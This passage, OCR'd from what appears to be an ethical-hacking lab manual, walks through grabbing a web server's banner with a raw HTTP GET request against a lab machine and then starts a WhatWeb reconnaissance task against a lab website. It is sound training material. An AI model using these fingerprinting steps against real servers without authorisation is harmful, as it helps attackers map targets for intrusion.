
17. The **Trying 10.10.1.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.



18. The result appears, displaying information related to the server name and its version, technology used.

19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.



20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).

21. Close all open windows and document all acquired information.


Task 2: Perform Web Application Reconnaissance using WhatWeb

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

